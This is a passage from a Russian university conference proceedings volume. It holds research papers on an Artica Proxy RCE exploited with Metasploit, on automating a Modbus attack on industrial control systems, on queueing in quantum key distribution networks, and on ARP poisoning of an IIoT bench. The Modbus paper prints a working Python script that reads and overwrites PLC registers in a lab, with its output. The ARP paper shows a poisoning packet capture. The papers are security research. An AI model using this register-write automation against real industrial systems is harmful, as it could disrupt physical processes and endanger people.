users:(("rsyslogd",pid=20010,fd=30))
```

Рис. 3. Настройка эксплуатации уязвимости через Msfconsole




Рис. 4. Формальное представление процесса эксплуатации уязвимости с использованием средств методологии моделирования Meta Attack Language (MAL)

Заключение

В данном исследовании подробно анализируется критическая уязвимость «Artica Proxy Unauthenticated RCE». Данная уязвимость сохраняет свою актуальность и представляет значительную угрозу для систем, использующих Artica Proxy в роли прокси-сервера. Исследование подчеркивает, что без внедрения адекватных защитных мер множество систем по-прежнему остаются уязвимыми к данной угрозе. В работе приведен подробный анализ уязвимости с использованием стандартных инструментов командной строки операционной системы Kali Linux. Кроме того, процесс эксплуатации уязвимости был формализован с использованием языка MAL, что позволило структурированно описать действия нарушителя и возможные методы защиты, направленные на обеспечение безопасности и надежности систем с сервером Artica Proxy.

Литература

1. CVE-2024-2054: Critical Artica Proxy Flaw Exposed, Patch Unavailable, PoC Published // [Электронный ресурс]. – URL: <https://securityonline.info/cve-2024-2054->

critical-artica-proxy-flaw-exposed-patch-unavailable-poc-published/ (дата обращения: 10.03.2024).

2. Автоматизация эксплуатации уязвимости «Erlang cookie Remote Code Execution»: анализ уязвимости, формализация эксплуатации, меры защиты / А.А. Конев, Н.И. Сермавкин, В.С. Репкин, А.В. Ли // Электронные средства и системы управления: матер. докладов Междунар. науч.-практ. конф. – Томск: В-Спектр (ИП В.М. Бочкарева); ТУСУР, 2023. – Ч. 1. – С. 129–132.

3. Конев А.А. Уязвимость «Gitea Git Fetch Remote Code Execution»: анализ, формализация автоматизированной эксплуатации, меры защиты / А.А. Конев, А.С. Коваленко, В.С. Репкин, Г.Ю. Семенов // Вестник УрФО. Безопасность в информационной сфере. – 2023. – № 2 (48). – С. 67–73.

4. Миненкова Е.А. Анализ средства генерации полезной нагрузки «Metasploit Payload Generator» фреймворка Metasploit / Е.А. Миненкова, А.А. Тютюнник // Энергетика, информатика, инновации –2021: сборник трудов XI Междунар. науч.-техн. конф., Смоленск, 28–29 октября 2021 г. – Т. 1. – Смоленск: Универсум; ф-л НИУ МЭИ в г. Смоленске, 2021. – С. 267–269.

5. Егшин Н.С. Формирование модели нарушителя / Н.С. Егшин, А.А. Конев, А.А. Шелупанов // Безопасность информационных технологий. – 2017. – № 4 (24). – С. 19–26.

6. Методы формализации описания сценариев кибератак / А.Ю. Якимук, С.А. Устинов, Т.П. Лазарев, А.С. Коваленко // Электронные средства и системы управления: матер. докл. Междунар. науч.-практ. конф. – Томск: В-Спектр; ТУСУР, 2022. – Ч. 1. – С. 73–76.

Новохрестов Алексей Константинович

Канд. техн. наук, доцент каф. комплексной информационной безопасности электронно-вычислительных систем (КИБЭВС) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
ORCID: 0000-0002-0916-105X
Эл. почта: nak@fb.tusur.ru

Сермавкин Никита Игоревич

Студент каф. безопасности информационных систем (БИС) ТУСУРа
Эл. почта: nsermavkin19@mail.ru

Ли Артемий Витальевич

Студент каф. БИС ТУСУРа
Эл. почта: 79131048719@yandex.ru

Семенов Григорий Юрьевич

Студент каф. БИС ТУСУРа
Эл. почта: semenov.g.749-1@e.tusur.ru

УДК 004.056.53

Г.Ю. Семенов, Н.И. Сермавкин

Автоматизация компьютерной атаки на АСУ ТП, использующую Modbus в качестве протокола связи

Автоматизация компьютерных атак имеет важное значение для тестирования компьютерных сетей и отдельных узлов на возможность проникновения. Проводится автоматизация компьютерной атаки на АСУ ТП, использующую Modbus в качестве протокола связи.

Ключевые слова: автоматизация, компьютерная атака, Modbus, Metasploit, Python.

В современном мире, где автоматизированные системы играют ключевую роль в управлении технологическими процессами, обеспечение безопасности данных, а также защита таких систем от компьютерных атак становятся приоритетными задачами. Особенно важно обеспечить надежность автоматизированных систем управления технологическим процессом на предприятиях, где эффективное функционирование напрямую зависит от бесперебойной работы сложных технических систем.

Согласно исследованию Control Engineering Europe, проведенному в 2013 г., протокол Modbus широко используется в промышленности, занимая третье по популярности место после протоколов PROFINET и Ethernet/IP. А согласно исследованию, проведенному GM International в 2020 г., доля использования протокола Modbus сократилась до 5%. Тем не менее протокол Modbus остаётся популярным благодаря своим достоинствам, таким как свобода от лицензий и аппаратная независимость, надёжность, легкость внедрения, наличие спецификаций, позволяющих его использование в самых различных областях, таких как распределенная автоматизация, управление процессами, мониторинг энергопотребления, удаленное управление, автоматизация зданий и контроль производственных процессов. Широкое наличие библиотек и низкая стоимость внедрения также способствуют использованию Modbus во внутренних сетях систем средней и высокой сложности.

Протокол Modbus был представлен в 1979 г., что объясняет его популярность и обуславливает отсутствие защищенности, так как данные передаются по протоколу в открытом виде либо в двоичном, либо в шестнадцатеричном формате в зависимости от вида используемого протокола: Modbus RTU или Modbus ASCII. Такой принцип работы делает протокол уязвимым к компьютерным атакам. Базовые уязвимости Modbus рассматриваются в экспериментальной части.

Экспериментальная часть и результаты

Для демонстрации принципа работы уязвимости была развернута виртуальная инфраструктура с помощью средства виртуализации VirtualBox. Был настроен OPC-сервер, в качестве которого использовалось бесплатное ПО InfraSuite Device Master от производителя Delta Electronics. Также было настроено и подключено к OPC-серверу программируемое

реле ПР200 [2]. На рис. 1 показано чтение данных с реле ПР200 с помощью OPC-сервера.




Рис. 1. Чтение данных с реле ПР200 с помощью OPC-сервера

Предполагается, что злоумышленник будет эксплуатировать уязвимости протокола Modbus. Из-за того, что данные по протоколу Modbus передаются в открытом виде, становится возможным их чтение с любого хоста, находящегося в одной сети с Modbus-устройством [3]. Для взаимодействия с протоколом Modbus злоумышленник может воспользоваться модулем «scanner/scada/modbusclient» из фреймворка Metasploit [4], который позволяет читать и записывать данные в регистры Modbus-устройств. Сначала модулю были заданы параметры для чтения данных из регистров. За выбор функций отвечает параметр «action», которому было задано значение «READ_HOLDING_REGISTERS» (рис. 2).

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.10.1.56

[*] 10.10.1.56:502 - Sending READ HOLDING REGISTERS...
[+] 10.10.1.56:502 - 1 register values from address 1 :
[+] 10.10.1.56:502 - [12]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Рис. 2. Результат работы модуля на чтение

Далее параметру «DATA» было задано значение 77, сильно превышающее полученное значение 12, а функция была изменена на запись, для этого параметру «action» было задано значение «WRITE_REGISTER». Результат работы модуля на запись регистров показан на рис. 3, модулю удалось записать на Modbus-устройство данные.

В результате успешной атаки Modbus-устройство будет работать с новыми параметрами, которые также отображаются в OPC-сервере (рис. 4).

Для автоматизации атак с использованием Metasploit Framework был использован язык программирования Python с библиотекой rumetasplloit от allfro.

Библиотека rumetasplloit позволяет взаимодействовать с Metasploit Framework через Python [5]. Таким образом, сначала задаются параметры для запуска модуля, затем модуль запускается, пытается прочесть, а после записать данные в регистры Modbus-устройства. Основная часть кода показана на рис. 5.

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.10.1.56
[*] 10.10.1.56:502 - Sending WRITE REGISTER ...
[+] 10.10.1.56:502 - Value 77 successfully written at registry address 1
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > █
```

Рис. 3. Результат работы модуля на запись




Рис. 4. Новые данные, прочитанные OPC-сервером

```
Modbus_vuln.py x
15
16
17
18 def run_module_with_output(module, payload=None):
19     return client.consoles.console(client.consoles.console().cid). \
20         run_module_with_output(module, payload)
21
22
23 def main():
24     msg = f"Reading registers from {config['target']}: {config['rport']} Modbus"
25     print(msg)
26     auxiliary = client.modules.use('auxiliary', 'scanner/scada/modbusclient')
27     auxiliary['RHOSTS'] = config['target']
28     auxiliary['RPORT'] = config['rport']
29     auxiliary['DATA_ADDRESS'] = 1
30     auxiliary.action = 'READ_HOLDING_REGISTERS'
31
32     output = run_module_with_output(auxiliary)
33     for line in output.splitlines():
34         if '[' in line or '+' in line:
35             print(line)
36
37     msg = f"Writing registers to {config['target']}: {config['rport']} Modbus"
38     print(msg)
39     auxiliary.action = 'WRITE_REGISTER'
40     auxiliary['DATA'] = 77
41
42     output = run_module_with_output(auxiliary)
43     for line in output.splitlines():
44         if '[' in line or '+' in line:
45             print(line)
```

Рис. 5. Скрипт атаки протокола Modbus

```
(venv)-(root@kali) - [~/PycharmProjects/mytry]
# python3.11 venv/Modbus_vuln.py
Reading registers from 10.10.1.56:502 Modbus
[*] Running module against 10.10.1.56
[*] 10.10.1.56:502 - Sending READ HOLDING REGISTERS...
[+] 10.10.1.56:502 - 1 register values from address 1 :
[+] 10.10.1.56:502 - [20]
[*] Auxiliary module execution completed
Writing registers to 10.10.1.56:502 Modbus
[*] Running module against 10.10.1.56
[*] 10.10.1.56:502 - Sending WRITE REGISTER...
[+] 10.10.1.56:502 - Value 777 successfully written at registry address 1
[*] Auxiliary module execution completed
```

Рис. 6. Результаты работы скрипта атаки

Результаты работы скрипта для автоматизированной компьютерной атаки показаны на рис. 6.

Заключение

В данной работе была проведена автоматизация компьютерной атаки на автоматизированную систему управления технологическим процессом (АСУ ТП), использующую протокол Modbus. Протокол Modbus имеет уязвимости, такие как несанкционированное чтение и изменение данных устройств, что делает его уязвимым для атак. Для демонстрации уязвимости была развернута виртуальная инфраструктура с использованием VirtualBox. Взаимодействие с протоколом Modbus осуществлялось с помощью модуля «scanner/scada/modbusclient» из фреймворка Metasploit. Для автоматизации атак использовался язык программирования Python с библиотекой rumetasploit.

Результаты исследования подтвердили возможность чтения и записи данных в регистры Modbus-устройств, что подчеркивает необходимость внедрения дополнительных мер защиты для протокола Modbus и систем, его использующих.

Литература

1. Why Industry Will Continue to Use Modbus: G.M. International [Электронный ресурс]. – URL: <https://news.gminternational.com/why-industry-will-continue-use-modbus>, (дата обращения: 05.09.2024).

2. ПР200 программируемое реле с дисплеем: ОВЕН [Электронный ресурс]. – URL: <https://owen.ru/product/pr200>, (дата обращения: 06.09.2024).

3. Федотов А.А. Исследование уязвимостей протокола Modbus / А.А. Федотов, А.А. Губенков // Современные направления в истории, культуре, науке и технике: матер. Междунар. науч.-практ. конф., Саратов, 03–04 июня 2021 г. – Саратов: СГТУ им. Ю.А. Гагарина, 2021. – Т. 1. – С. 95–97.

4. Миненкова Е.А. Анализ средства генерации полезной нагрузки «Metasploit Payload Generator» фреймворка Metasploit / Е.А. Миненкова, А.А. Тютюнник // Энергетика, информатика, инновации – 2021: сборник трудов XI Междунар. науч.-техн. конф., Смоленск, 28–29 октября 2021 г. – Смоленск: Универсум; филиал ФГБОУ ВО «НИУ «МЭИ» в г. Смоленске, 2021. – Т. 1. – С. 267–269.

5. PyMetasploit: GitHub // [Электронный ресурс]. – URL: <https://github.com/allfro/pymetasploit>, (дата обращения: 09.09.2024).

Семенов Григорий Юрьевич

Студент каф. безопасности информационных систем (БИС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: semenov.g.749-1@e.tusur.ru

Сермавкин Никита Игоревич

Студент каф. БИС ТУСУРа
Эл. почта: nsermavkin19@mail.ru

Д.С. Гекк, В.Д. Пинчук, Д.В. Ожигов, А.О. Терехин

Система массового обслуживания в сетях квантового распределения ключей

Рассматривается возможность представления квантовой сети как системы массового обслуживания. Особое внимание уделяется ключевым аспектам квантовых технологий, которые способны значительно улучшить безопасность и эффективность передачи информации. Рассматриваются характеристики, такие как скорость передачи данных, уровень защищенности, стойкость к внешним факторам и качество обслуживания клиентов. Эти характеристики будут применены для оценки влияния на функционирование систем массового обслуживания шифраторов в сети квантового распределения ключей.

Ключевые слова: система массового обслуживания, квантовое распределение ключей, сеть КРК, шифраторы.

Обмен информацией имеет огромное значение во всех областях деятельности. С развитием технологий растёт необходимость в более быстрых, надёжных и безопасных способах передачи информации. Одним из перспективных подходов в этой области является использование сетей квантового распределения ключей (КРК).

Квантовое распределение ключей представляет собой технологию, обеспечивающую безопасность передачи информации через классические каналы связи. Механизмы КРК основаны на следующих свойствах квантовой физики:

- разрушение фотона при чтении исходного квантового состояния, несущего информацию;
- невозможно копировать неизвестное квантовое состояние (теоремы о запрете клонирования).

Это делает попытки перехвата заметными и предотвращает утечку информации, так как любые вмешательства в процесс генерации ключей сразу же обнаруживаются.

В Российской Федерации активно развивается сфера квантовых технологий, в рамках которой реализуется ряд значимых проектов. Одним из таких проектов является создание квантовой сети в Москве, объединяющей университеты и научные центры. В 2019 г. было заключено соглашение между ОАО «РЖД» и Правительством Российской Федерации о развитии квантовых коммуникаций [1]. По состоянию на конец 2023 г. протяжённость квантовой сети в России составила более 3 200 км. В текущем году планируется увеличение протяжённости сети до 7 000 км [2].

С увеличением количества клиентов сети КРК будет увеличиваться нагрузка на ее узлы, что может

привести к замедлению работы и нарушению процесса передачи зашифрованного трафика. Для определения оптимальных параметров функционирования сети КРК и ее структуры требуется провести моделирование нагрузки на них. Это позволит оценить, как системы массового обслуживания КРК будут справляться с различными уровнями нагрузки, обеспечивая стабильную работу системы.

Система массового обслуживания (СМО) осуществляет обслуживание поступающих в неё заявок. Она состоит из нескольких обслуживающих приборов, которые обрабатывают поступающие заявки. Заявки могут ожидать начала обслуживания или становиться в очередь, если все обслуживающие приборы находятся в работе [3].

Основными компонентами СМО являются: поступающий поток заявок, очередь, каналы обслуживания и выходящий поток обслуженных заявок.

Для того чтобы рассматривать сеть КРК в контексте СМО, вначале необходимо разобрать состав сети и принципы ее работы.

Сети КРК представляют собой систему, использующую принципы квантовой механики для безопасной передачи ключа между двумя узлами. Она включает множество систем КРК, соединенных линиями связи. Основная цель этой системы заключается в генерации квантовых ключей и создании защищенных каналов для передачи информации [4].

Рассмотрим классическую топологию «точка-точка» для сети КРК. В этой топологии данные передаются между двумя узлами (рис. 1). Она включает в себя устройства отправителя и получателя квантовых состояний, соединенных квантовым каналом, и пару шифраторов [5].



Рис. 1. Топология «точка-точка» в сети КРК

Устройства отправителя и получателя квантовых состояний необходимы для генерации ключа между двумя узлами. Благодаря протоколу КРК узлы получают один и тот же ключ, который затем применяется для шифрования данных. Шифратор получает от клиента сети КРК открытый текст и, используя квантовый ключ, шифрует его. После передает зашифрованные данные в шифратор другого клиента сети, где, используя тот же самый ключ, происходит расшифрование открытого текста.

Если рассматривать СМО шифраторов сети КРК, то характеристики основных компонентов следующие:

- Поток входящих заявок в сети КРК (λ) – представляет собой ряд запросов от шифратора к системе КРК, в которых он запрашивает ключ для выполнения шифрования. Заявки могут поступать в случайный момент времени и с разными временными промежутками.

- Заявка – представляет собой запрос к системе КРК на получение ключа. Она формируется, когда шифратор не может зашифровать открытые данные с использованием метода одноразового блокнота, так как длина открытой информации превышает длину неиспользованного ключа, доступного шифратору.

- Очередь (N) – это скопление заявок от шифраторов, ожидающих обслуживания, и она имеет ограниченное число мест. Размер очереди необходимо определять, исходя из предполагаемой нагрузки на систему, среднего времени обслуживания заявок и ожидаемого числа входящих запросов, чтобы обеспечить оптимальное функционирование и минимизировать время ожидания для пользователей.

- Буфер – предназначен для хранения выработанных квантовых ключей, которые уже готовы к использованию, за время отсутствия заявок в системе. При проектировании буфера важным аспектом становится управление его размером и стратегией заполнения. Слишком малый буфер может привести к ситуации, когда шифратор будет часто ждать новый ключ, тогда как слишком большой – к неэффективному использованию памяти. Оптимизация этих параметров требует анализа прогнозируемых нагрузок и частоты запросов.

- Каналом обслуживания (m) в сети КРК является система КРК, которая генерирует ключевую информацию с начала запуска системы и помещает её в буфер. При получении новой заявки в систему осуществляется проверка наличия ключей в буфере. Если в буфере имеется готовый ключ, он сразу же предоставляется шифратору без прохождения этапа генерации. В случае если буфер пуст, заявка направляется в систему КРК для выработки нового ключа. Таким образом, буфер служит промежуточным звеном, позволяя ускорить обработку заявок и снизить нагрузку на систему генерации.

- Выходящий поток обслуженных заявок (μ) – это поток успешно обработанных заявок на генерацию ключей. В результате работы системы шифра-

тор получает квантовый ключ. Полученные в результате моделирования характеристики этого компонента СМО указывают на эффективность работы каналов обслуживания и показывают, сколько заявок было выполнено за определенный период времени.

При моделировании систем массового обслуживания в контексте квантовых сетей необходимо учитывать специфические характеристики квантовых систем. К примеру, квантовые состояния могут передаваться с нарушением привычных для классических систем временных и пространственных ограничений, что требует пересмотра традиционных подходов к анализу нагрузки и прогнозированию очередей. Влияние квантовых явлений, таких как запутанность и коррелированное поведение частиц, также может привести к новым возможностям в оптимизации потоков данных и минимизации времени ожидания.

Чтобы обеспечить бесперебойную работу СМО шифраторов в сети КРК, необходимо принять во внимание ряд ключевых характеристик:

- Производительность (пропускная способность) – этот параметр указывает на количество квантовых ключей, которые могут быть созданы и распределены в единицу времени. Высокая производительность обеспечивает быструю передачу ключей и повышает эффективность работы системы.

- Масштабируемость системы – система должна уметь адаптироваться к увеличению нагрузки, связанной с обработкой запросов на генерацию и распределением ключей. Способность системы к расширению и адаптации является ключевым фактором для её успешной работы.

- Задержка – параметр, который влияет на скорость передачи данных и может оказать влияние на общую производительность системы.

- Устойчивость системы (надежность) – это способность гарантировать безопасное и надежное распространение квантовых ключей, а также её способность противостоять внешним угрозам. Этот параметр включает в себя вероятность ошибок при передаче данных, уровень защищённости от атак, а также методы обнаружения и исправления ошибок.

Данные параметры играют решающую роль в обеспечении эффективной работы системы КРК. Производительность напрямую влияет на время, необходимое для создания и передачи ключей, что критически важно в условиях высоких нагрузок. При этом масштабируемость системы позволяет не только справляться с постоянным увеличением запросов, но и адаптироваться к изменениям в инфраструктуре, таким как добавление новых узлов или изменение алгоритмов шифрования.

Задержка, как важный параметр, определяет уровень комфорта пользователей при передаче данных. Низкая задержка позволяет минимизировать время ответа системы, что особенно ценно в ситуациях, требующих немедленного реагирования. В то же время устойчивость системы должна быть гарантирована, чтобы обеспечить защиту от потенциаль-

ных уязвимостей, связанных с передачей квантовых ключей.

Исследование сети КРК как СМО шифраторов позволит определить оптимальные параметры узлов сети. Сравнение полученных значений с характеристиками реального оборудования поможет оценить эффективность и надежность систем, обеспечивая высокий уровень обслуживания пользователей.

Понимание взаимосвязи между параметрами узлов сети и работой квантовых сетей станет основой для будущих исследований и разработок. В связи с этим необходимо разработать модель СМО, учитывая выявленные особенности сети КРК.

Литература

1. Правительство Российской Федерации и РЖД подписали соглашение по развитию квантовых коммуникаций [Электронный ресурс]. – Режим доступа: <https://company.rzd.ru/ru/9397/page/104069?id=280012>, свободный (дата обращения: 02.09.2024).

2. Квантовые сети лягут в основу системы защиты от киберугроз [Электронный ресурс]. – Режим доступа: <https://rzddigital.ru/events/kvantovye-seti-rastyanut-na-15-tysyach-km/>, свободный (дата обращения: 06.09.2024).

3. Белякова Л.Г. Прикладная математика: учеб. пособие. – Калининград: ФГБОУ ВО «КГТУ», 2023. – 36 с.

4. Сантьев А.А. Квантовые коммуникации – сети квантового распределения ключей или новый интернет? // Интернет изнутри. Квантовые технологии. – 2024. – № 20. – С. 20–25.

5. Елисеев В.Л. Сети квантового распределения ключей – новый уровень сервисов информационной безопасности национальной сети Интернет? // Интернет изнутри. Квантовые технологии. – 2024. – № 20. – С. 10–15.

Гекк Диана Сергеевна

Студентка каф. БИС ТУСУРа

Эл. почта: gds@fb.tusur.ru

Пинчук Владислав Дмитриевич

Студент каф. БИС ТУСУРа

Эл. почта: vdpinch@mail.ru

Ожигов Денис Владимирович

Студент каф. БИС ТУСУРа

Эл. почта: odv@fb.tusur.ru

Терехин Александр Олегович

Ст. преп. каф. КИБЭВС ТУСУРа

Эл. почта: tao@csp.tusur.ru

К.И. Цимбалов, А.А. Конев

Формализация и апробация сценария атаки «отравление ARP» на примере системы IIoT

Работа посвящена формализации сценария атаки «отравление ARP» на систему IIoT. В рамках работы производится описание ключевых недостатков протокола ARP, проводится описание сценария атаки в нотации CyberKillChain. Производится апробация сценария на имитационной модели системы IIoT. По результатам апробации атаки делаются выводы о применимости сценария для системы IIoT.

Ключевые слова: IIoT, ARP, CyberKillChain, ПЛК.

Промышленный интернет вещей (IIoT) является уникальной технологией, позволяющей производить автоматизацию практически любых процессов. IIoT позволяет оптимизировать расходы на производство продукции, упростить управление для человека сложными механизмами и агрегатами посредством каналов передачи информации.

При этом сама технология требует повышенного внимания со стороны специалистов по информационной безопасности. Атакуя такие системы, злоумышленники могут нанести вред людям, окружающей среде. Нанести финансовый ущерб или вывести из строя важный инфраструктурный объект.

При организации системы защиты информации важным аспектом является определение потенциально возможных действий злоумышленника, а также уязвимых мест в рамках системы [1, 2]. При этом описание отдельных сценариев может помочь в оценке уровня защищенности IIoT-систем. Именно поэтому целью данной работы является формализация сценария атаки на IIoT-систему с последующей апробацией сценария на имитационной модели.

Недостатки протокола ARP

ARP является протоколом канального уровня модели OSI, позволяет устройствам производить поиск MAC-адрес устройства, с которым необходимо инициировать сетевой обмен. Причем для формирования соответствующего запроса для получателя отправителю необходимо знать IP-адрес устройства получателя. Запросы при этом отправляются в канал широковещательно, и в случае совпадения IP-адреса получатель запроса формирует ответную информацию, в которой указывает свой аппаратный адрес (MAC-адрес). Большинство систем IIoT работают в рамках стека TCP/IP и имеют функциональную возможность генерировать и отвечать на запросы по протоколу ARP.

Запросы, которые генерируются устройствами при обмене по протоколу ARP, не проходят процедуру аутентификации и проверки подлинности. Принимая во внимание тот факт, что они отправляются широковещательно, со стороны злоумышленника могут быть реализованы следующие варианты атак.

Широковещательный шторм, при котором происходит генерация поддельных ARP-запросов, с произвольными IP-адресами. В этом случае происходит насыщение канала связи «мусором», который

может увеличить количество коллизий в канале связи. Кроме этого, может произойти ситуация «Отказ в обслуживании», если будут израсходованы ресурсы устройства, которое будет обрабатывать поддельные запросы [3].

Атака «отравление ARP», при которой злоумышленник может вклиниваться в канал связи и прослушивать его. При этом злоумышленнику необходимо сгенерировать поддельные запросы таким образом, при котором исходный отправитель будет считать, что общается с получателем, а исходный получатель – с отправителем [4].

Формализация сценария «отравление ARP»

Для формализации сценария атаки была использована нотация CyberKillChain [5]. Текущий подход позволяет описывать основные действия, которые необходимо достичь для реализации сценария атаки. При этом сценарий считается возможным к отражению до тех пор, пока не дошел до последнего шага.

На рис. 1 представлен сценарий атаки «отравление ARP» в нотации CyberKillChain. Сценарий можно разделить на два этапа

В рамках первого этапа производится определение сетевых участников сетевого обмена и их сетевых интерфейсов. Кроме этого, определяются такие параметры, как IP-адрес, наличие сетевого порта в статусе (открыт).

На втором этапе производится прослушивание канала связи. Атака «отравление ARP» производится с использованием параметров, которые были определены на первом этапе рассматриваемого сценария. Результатом успешной реализации сценария являются перехваченные пакеты между IIoT-устройствами.

Апробация сценария

Для апробации сценария была использована имитационная модель – стенд, реализующий функционал автоматизированной системы управления технологическими процессами. Моделирование сценария производилось на канал передачи между программируемым логическим контроллером и сенсорной панелью оператора. В качестве злоумышленника использовалась виртуальная машина.

Схема стенда для апробации сценария представлена на рис. 2.




Рис. 1. Сценарий атаки в нотации CyberKillChain



Рис. 2. Структурная схема имитационной модели

В результате апробации сценария на стороне условного злоумышленника были перехвачены пакеты, которые передавались по протоколу Modbus. Пакеты содержали внутреннюю адресацию опрашиваемых регистров, а также значение опрашиваемых параметров. Пример перехваченных в рамках сценария пакетов представлен на рис. 3.

Заключение

В рамках работы была проведена формализация сценария атаки «отравление ARP». Сценарий был апробирован на инфраструктуре имитационной модели, реализующей функции АСУ ТП. В результате апробации сценария удалось перехватить пакеты между устройствами. Исходя из этого, можно сделать вывод о том, что сценарий применим для систем IIoT. Кроме этого, описанный в работе сценарий может быть использован для оценки уровня защищенности IIoT системы. В качестве механизмов защиты для предотвращения рассматриваемого сценария необходимо использовать средства межсетевого экранирования, а также средства, выполняющие аутентификацию всех клиентов информационного обмена.

5	4.967420143	192.168.0.11	192.168.0.10	ICMP	42 Echo (ping) request id=0x7ee7, seq=32487/59262, ttl=64 (no response found!)
6	4.967473234	192.168.0.10	192.168.0.11	ICMP	42 Echo (ping) request id=0x7ee7, seq=32487/59262, ttl=64 (reply in 9)
7	4.967502681	PcsCompu_2e:f6:12	ZavodM42_02:7b:a4	ARP	42 192.168.0.11 is at 08:00:27:2e:f6:12
8	4.967529858	PcsCompu_2e:f6:12	Dell_a9:ae:e2	ARP	42 192.168.0.10 is at 08:00:27:2e:f6:12 (duplicate use of 192.168.0.11 detected..
9	4.968415963	192.168.0.11	192.168.0.10	ICMP	60 Echo (ping) reply id=0x7ee7, seq=32487/59262, ttl=64 (request in 6)
10	4.969112859	192.168.0.11	192.168.0.10	ICMP	42 Echo (ping) reply id=0x7ee7, seq=32487/59262, ttl=64
11	4.979045425	192.168.0.10	192.168.0.11	Modbus/TCP	65 Response: Trans: 42578; Unit: 1, Func: 3: Read Holding Registers
12	4.984760268	192.168.0.10	192.168.0.11	TCP	65 [TCP Retransmission] 504 - 12470 [PSH, ACK] Seq=1 Ack=1 Win=42220 Len=11
13	4.986121007	192.168.0.11	192.168.0.10	Modbus/TCP	66 Query: Trans: 42579; Unit: 1, Func: 1: Read Coils
14	4.993341181	192.168.0.11	192.168.0.10	TCP	66 [TCP Retransmission] 12470 - 504 [PSH, ACK] Seq=1 Ack=12 Win=4096 Len=12
15	4.999128706	192.168.0.10	192.168.0.11	Modbus/TCP	65 Response: Trans: 42579; Unit: 1, Func: 1: Read Coils
